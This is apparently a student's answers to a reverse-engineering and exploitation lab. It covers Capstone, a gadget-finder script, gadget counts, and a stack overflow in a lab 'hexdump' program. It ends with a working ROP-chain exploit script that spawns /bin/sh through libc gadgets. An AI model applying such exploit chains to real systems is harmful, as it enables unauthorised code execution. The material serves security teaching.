Question 1.1 What is capstone? What is elftools?

Capstone is open-source disassembling framework, used for reverse engineering. It's implemented in pure C language with binding for Python available. It can be used to analyze binary code to find vulnerabilities or for malware analysis.
Elftools – open-source python library that allows parsing and analyzing elf binary files as well as dwarf-files.

Question 1.2 Use the lscpu command to check if QEMU is emulating a 32 or 64 bit processor. What are the main differences between 32 and 64 bit processors?

Technically, it is emulating BOTH (on x86 processor you can work with 64-bit architecture registers as well as 32-bits).
32-bit processors contain 8 general-purpose registers with a capacity of 32 bits. In the 64-bit processors we have 16 those register, that is twice as large and, most importantly, their capacity is 64 bits. This is the main difference between 32 bit and 64 bit processors. Another difference is that computers with 32-bit processors support a maximum of 4 GB (2^{32} bytes) of memory, whereas 64-bit CPUs can address a theoretical maximum of 18 EB (2^{64} bytes).

Question 1.3 Why is it important to know the processor architecture when disassembling native code?

Because assembly language is always meant to be used with a specific architecture. So if we want to program for the particular architecture or understand how the particular program works within the registers, we will have to understand assembly language for the particular architecture.

Question 1.4 How many different ret instructions are there? (look at the official documentation available here on page 1685) What are the differences?

The RET instruction can be used to execute three different types of returns:

- Near return — A return to a calling procedure within the current code segment (the segment currently pointed to by the CS register). CS register is unchanged.
- Far return — A return to a calling procedure in a different segment than the current code segment. Segment selector is being popped to the CS register.
- Inter-privilege-level far return — Can only be executed in protected mode. A far return to a different privilege level than that of the currently executing program or procedure.

Question 1.5 What is the maximum size of an instruction? Find the answer by reading the complete official Intel documentation (link in the previous question). At what page did you find the answer?

Page 512 - the maximum size of instruction in Intel processors x86_64 is 15 bytes.

Question 1.6 Complete the "gadgets.py" program to generate lists of gadgets of arbitrary length (add the length parameter to the program). Do not forget that in x86 64 one can jump in the middle of instructions. Do not forget that gadgets do not contain branching instructions which may kill the gadget (you can filter them or print them, but printing them adds noise). Do not forget that gadgets end with a "ret" instruction

```
import sys
from capstone import *
import binascii

from elftools.elf.constants import SH_FLAGS
from elftools.elf.elffile import ELFFile
from elftools.elf.relocation import RelocationSection

################## takes a string of arbitrary length and formats it 0x for Capstone
def convertXCS(s):
  if len(s) < 2:
    print "Input too short!"
    return 0

  if len(s) % 2 != 0:
    print "Input must be multiple of 2!"
    return 0

  conX = ''

  for i in range(0, len(s), 2):
    b = s[i:i+2]
    b = chr(int(b, 16))
    conX = conX + b
  return conX
###################################################################

def getHexStreamsFromElfExecutableSections(filename):
  print "Processing file:", filename
  with open(filename, 'rb') as f:
    elffile = ELFFile(f)

    execSections = []
    goodSections = [".text"] #[".interp", ".note.ABI-tag", ".note.gnu.build-id",
".gnu.hash",  ".hash",  ".dynsym",  ".dynstr",  ".gnu.version",  ".gnu.version_r",
".rela.dyn",   ".rela.plt",   ".init",   ".plt",   ".text",   ".fini",   ".rodata",
".eh_frame_hdr", ".eh_frame"]
    checkedSections = [".init", ".plt", ".text", ".fini"]

    for nsec, section in enumerate(elffile.iter_sections()):
```

```
      # check if it is an executable section containing instructions

      # good sections we know so far:
      #.interp   .note.ABI-tag   .note.gnu.build-id   .gnu.hash   .dynsym   .dynstr
.gnu.version  .gnu.version_r  .rela.dyn  .rela.plt  .init  .plt  .text  .fini  .rodata
.eh_frame_hdr .eh_frame

      if section.name not in goodSections:
        continue

      # add new executable section with the following information
      # - name
      # - address where the section is loaded in memory
      # - hexa string of the instructions
      name = section.name
      addr = section['sh_addr']
      byteStream = section.data()
      hexStream = binascii.hexlify(byteStream)
      newExecSection = {}
      newExecSection['name'] = name
      newExecSection['addr'] = addr
      newExecSection['hexStream'] = hexStream
      execSections.append(newExecSection)

    return execSections


if __name__ == '__main__':
  if sys.argv[1] == '--length':
    md = Cs(CS_ARCH_X86, CS_MODE_64)
    gadget_size = int(sys.argv[2])
    for filename in sys.argv[3:]:
      r = getHexStreamsFromElfExecutableSections(filename)
      for s in r:
        hexdata = s['hexStream']
        convertedHexdata = convertXCS(hexdata)
        offset = 0

        gadgetHex     = ""
        gadgetsHexsList = []

        for (address, size, mnemonic, op_str) in md.disasm_lite(convertedHexdata,
offset):
          gadgetHex += hexdata[address * 2 : (address + size) * 2]

          if mnemonic == "jmp":
            gadgetHex = ""

          elif mnemonic == "ret":
            gadgetsHexsList.append(gadgetHex)
            gadgetHex = ""

        sizedGadgetsList = []

        for item in gadgetsHexsList:
          if (gadget_size <= len(item)/2):
            potentialGadget = item[len(item) - gadget_size*2:]
            potentialGadget = convertXCS(potentialGadget)
```

```
            sizedGadget = []
            for       (address,       size,       mnemonic,       op_str)       in
md.disasm_lite(potentialGadget, offset):
              sizedGadget.append(mnemonic + " " + op_str)
              if mnemonic == "jmp":
                sizedGadget = []
                break
            if (sizedGadget != []):
              sizedGadgetsList.append(sizedGadget)

        for item in sizedGadgetsList:
          if (item[len(item) - 1] == unicode("ret ","utf-8")):
            print '\n'.join(item)
            print
```

Question 1.7 How many gadgets of length 1, 2 and 3 (the length is the number of instructions excluding the final "ret" instruction) are there in the .text section of the "/bin/ls" binary of the Debian image?

```
root@kali:~/Downloads# python gadgets.py --length 1 /bin/ls
gadgets found: 28
root@kali:~/Downloads# python gadgets.py --length 2 /bin/ls
gadgets found: 70
root@kali:~/Downloads# python gadgets.py --length 3 /bin/ls
gadgets found: 118
```

// I started using kali linux since this question since my laptop is broken and I'm using the friend's laptop

Question 1.8 ROPgadget should at least find all the gadgets you have found. How many gadgets (of length 1, 2, 3) that you have generated are found by ROPgadget? How many gadgets (of length 1, 2, 3) that you have generated are not found by ROPgadget? What is the purpose of option "--depth"? Could this option impact the results of ROPgadget?

I used the gadget parser to count number of gadgets. Above mentioned parser code was given to me by classmate (Igor Filimonov). Results are as following:

```
root@kali:~/Downloads# python sized_gadget_parser.py ls.rop 1
ROPgadgets resulted in 20 unique gadgets
root@kali:~/Downloads# python sized_gadget_parser.py ls.rop 2
ROPgadgets resulted in 207 unique gadgets
root@kali:~/Downloads# python sized_gadget_parser.py ls.rop 3
ROPgadgets resulted in 142 unique gadgets
```

Since my code doesn't give unique gadgets, it has found more gadgets with length 1 (28 versus 20). For the length 2 my code found 70 gadgets, when ROPgadget found 207; for 3 – 118 versus 142.


Option –depth impacts the results of ROPgadget tool: increasing the value of the depth parameter increases the maximum size of gadgets that tool finds, which means that the number of gadgets increases as well.
I downloaded the git repository and was able to identify function that finds gadgets.
https://github.com/JonathanSalwan/ROPgadget -> ropgadget/gadgets.py:78

In this function number of iterations through gadgets depends on depth parameter:

```
for gad in gadgets:
  allRefRet = [m.start() for m in re.finditer(gad[C_OP], section["opcodes"])]
  for ref in allRefRet:
      for i in range(self.__options.depth):
          if (section["vaddr"]+ref-(i*gad[C_ALIGN])) % gad[C_ALIGN] == 0:
              decodes             =             md.disasm(section["opcodes"][ref-
(i*gad[C_ALIGN]):ref+gad[C_SIZE]], section["vsaddr"]+ref)
              gadget = ""
              for decode in decodes:
                  gadget  +=  (decode.mnemonic  +  "  "  +  decode.op_str  +  "  ;
").replace("  ", " ")
              if re.search(gad[C_OP],decode.bytes) is None:
                  continue
              if len(gadget) > 0:
                  gadget = gadget[:-3]
                  off = self.__offset
                  vaddr = off+section["vaddr"]+ref-(i*gad[C_ALIGN])
                  prevBytesAddr = max(section["vaddr"], vaddr - PREV_BYTES)
                  prevBytes           =           section["opcodes"][prevBytesAddr-
section["vaddr"]:vaddr-section["vaddr"]]
                  ret += [{"vaddr" :  vaddr, "gadget" : gadget, "decodes" : decodes,
"bytes":     section["opcodes"][ref-(i*gad[C_ALIGN]):ref+gad[C_SIZE]],     "prev":
prevBytes}]
  return ret
```

Question 1.9 What is the output? What does the program hexdump do?

After running a program with the following input: $ ./hexdump ./input1.dat, I've got following result:



On the screenshot we can see hexadecimal representation of the string “hi there!”, and then we can see our buffer with uninitialized (filled with random value bytes).

Program hexdump.c initialize the buffer with size of 1000, gets the filename as an argument and copies content of a file to the initialized buffer on the heap. Then it copies buffer from the heap to the stack with a memcpy function. After it, buffer is being printed as shown above.

Question 1.10 Where and what is the security vulnerability in this program?

Function memcpy() accepts a destination buffer, a source buffer, and the number of bytes to copy. Since the source buffer may be larger than the destination buffer, this program has vulnerability that attacker can exploit – stack overflow.

Question 1.11 What input should you give to the program to generate a Segmentation Fault?

You should give an input that is bigger than size of the buffer (1000 in our case), but after the buffer there are some variables that we have to overwrite as well to generate a Segmentation Fault. In my case the minimum length of the input that caused the segmentation fault was 1040 bytes, so I wrote a simple script to generate a segmentation fault:

```
$ echo $(python -c "print 'A'*1040") > test
$ ./hexdump test
```

Question 1.12 List the libraries having an executable section linked to the program.

```
root@kali:~# cat /proc/11782/maps
00400000-00401000 r--p 00000000 08:01 138                                /root/Downloads/hexdump
00401000-00402000 r-xp 00001000 08:01 138                                /root/Downloads/hexdump
00402000-00403000 r--p 00002000 08:01 138                                /root/Downloads/hexdump
00403000-00404000 r--p 00002000 08:01 138                                /root/Downloads/hexdump
00404000-00405000 rw-p 00003000 08:01 138                                /root/Downloads/hexdump
7ffff7dfd000-7ffff7e1f000 r--p 00000000 08:01 135412                     /usr/lib/x86_64-linux-gnu/libc-2.28.so
7ffff7e1f000-7ffff7f67000 r-xp 00022000 08:01 135412                     /usr/lib/x86_64-linux-gnu/libc-2.28.so
7ffff7f67000-7ffff7fb3000 r--p 0016a000 08:01 135412                     /usr/lib/x86_64-linux-gnu/libc-2.28.so
7ffff7fb3000-7ffff7fb4000 ---p 001b6000 08:01 135412                     /usr/lib/x86_64-linux-gnu/libc-2.28.so
7ffff7fb4000-7ffff7fb8000 r--p 001b6000 08:01 135412                     /usr/lib/x86_64-linux-gnu/libc-2.28.so
7ffff7fb8000-7ffff7fba000 rw-p 001ba000 08:01 135412                     /usr/lib/x86_64-linux-gnu/libc-2.28.so
7ffff7fba000-7ffff7fbe000 rw-p 00000000 00:00 0
7ffff7fbe000-7ffff7fc0000 rw-p 00000000 00:00 0
7ffff7fd0000-7ffff7fd3000 r--p 00000000 00:00 0                          [vvar]
7ffff7fd3000-7ffff7fd5000 r-xp 00000000 00:00 0                          [vdso]
7ffff7fd5000-7ffff7fd6000 r--p 00000000 08:01 135072                     /usr/lib/x86_64-linux-gnu/ld-2.28.so
7ffff7fd6000-7ffff7ff4000 r-xp 00001000 08:01 135072                     /usr/lib/x86_64-linux-gnu/ld-2.28.so
7ffff7ff4000-7ffff7ffc000 r--p 0001f000 08:01 135072                     /usr/lib/x86_64-linux-gnu/ld-2.28.so
7ffff7ffc000-7ffff7ffd000 r--p 00026000 08:01 135072                     /usr/lib/x86_64-linux-gnu/ld-2.28.so
7ffff7ffd000-7ffff7ffe000 rw-p 00027000 08:01 135072                     /usr/lib/x86_64-linux-gnu/ld-2.28.so
7ffff7ffe000-7ffff7fff000 rw-p 00000000 00:00 0
7ffffffde000-7ffffffff000 rw-p 00000000 00:00 0                          [stack]
```

Following libraries have an executable sessions:

```
7ffff7e1f000-7ffff7f67000 r-xp 00022000 08:01 135412                     /usr/lib/x86_64-linux-gnu/libc-2.28.so
```

```
7ffff7fd6000-7ffff7ff4000 r-xp 00001000 08:01 135072                     /usr/lib/x86_64-linux-gnu/ld-2.28.so
```

Question 1.13 Use your ”gadgets.py” program to compute gadgets of length 1, 2 and 3 for the libc library and the program hexdump itself. How many gadgets of each category do you get for libc? How many gadgets of each category do you get for hexdump?

For the library file:

```
root@kali:~/Downloads# python gadgets.py --length 1 /usr/lib/x86_64-linux-gnu/ld-2.28.so
gadgets found: 28
root@kali:~/Downloads# python gadgets.py --length 2 /usr/lib/x86_64-linux-gnu/ld-2.28.so
gadgets found: 106
root@kali:~/Downloads# python gadgets.py --length 3 /usr/lib/x86_64-linux-gnu/ld-2.28.so
gadgets found: 162
```

For hexdump file:

```
root@kali:~/Downloads# python gadgets.py --length 1 hexdump
gadgets found: 4
root@kali:~/Downloads# python gadgets.py --length 2 hexdump
gadgets found: 4
root@kali:~/Downloads# python gadgets.py --length 3 hexdump
gadgets found: 7
```

Question 1.14 Which gadget did you select to initialize rsi? Explain.

There is a gadget “pop rsi ; ret”. 0x0 has been placed right after this gadget so this value has been put to the rsi register.


Question 1.15 Which gadget did you select to initialize rdx? Explain.

There is a gadget “pop rdx ; ret”. 0x0 has been placed right after this gadget so this value has been put to the rdx register.

Question 1.16 Which gadget did you select execute the syscall instruction? Explain.

There is a gadget syscall itself in the library.

Question 1.17 Draw the stack with the data (don’t forget to illustrate where you put the string ”/bin/sh”,0) and the concrete addresses of the ROP gadgets.



Question 1.18 Write a script to generate the input file containing the ROP chain. Launch the hexdump program with the generated input file. Explain your script and the exploitation of the vulnerability.

```
import struct
import binascii

LIBC_OFFSET = 0x7ffff7dfd000

g1 = LIBC_OFFSET + 0x3a758
d1 = 59

g2 = LIBC_OFFSET + 0x23a5f
d2 = 0x7fffffffdda0

g3 = LIBC_OFFSET + 0x2440e
d3 = 0

g4 = LIBC_OFFSET + 0x4c7d2
d4 = 0

g5 = LIBC_OFFSET + 0x24104

shellcode = '/bin//sh'
shellcode += struct.pack('<q', 0x0)
shellcode += 'A'*(1032)

shellcode += struct.pack('<q', g1)
shellcode += struct.pack('<q', d1)
shellcode += struct.pack('<q', g2)
shellcode += struct.pack('<q', d2)
shellcode += struct.pack('<q', g3)
shellcode += struct.pack('<q', d3)
shellcode += struct.pack('<q', g4)
shellcode += struct.pack('<q', d4)
shellcode += struct.pack('<q', g5)

with open("shellcode.dat", "wb") as f:
f.write(shellcode)

print (binascii.hexlify(shellcode))
```

In this script:

LIBC_OFFSET – library offset, all gadget positions are related to this offset
g_n – gadgets as follows:

g1 – pop rax ; ret
g2 – pop rdi ; ret
g3 – pop rsi ; ret
g4 – pop rdx ; ret
g5 - syscall

d2 – the address of the buffer

“shellcode” variable eventually contains our shellcode in little endian (struct.pack returns the values in needed format) and being put inside shellcode.dat file, that we can give as an input to program hexdump to exploit vulnerability. Screenshot of successful attack as follows: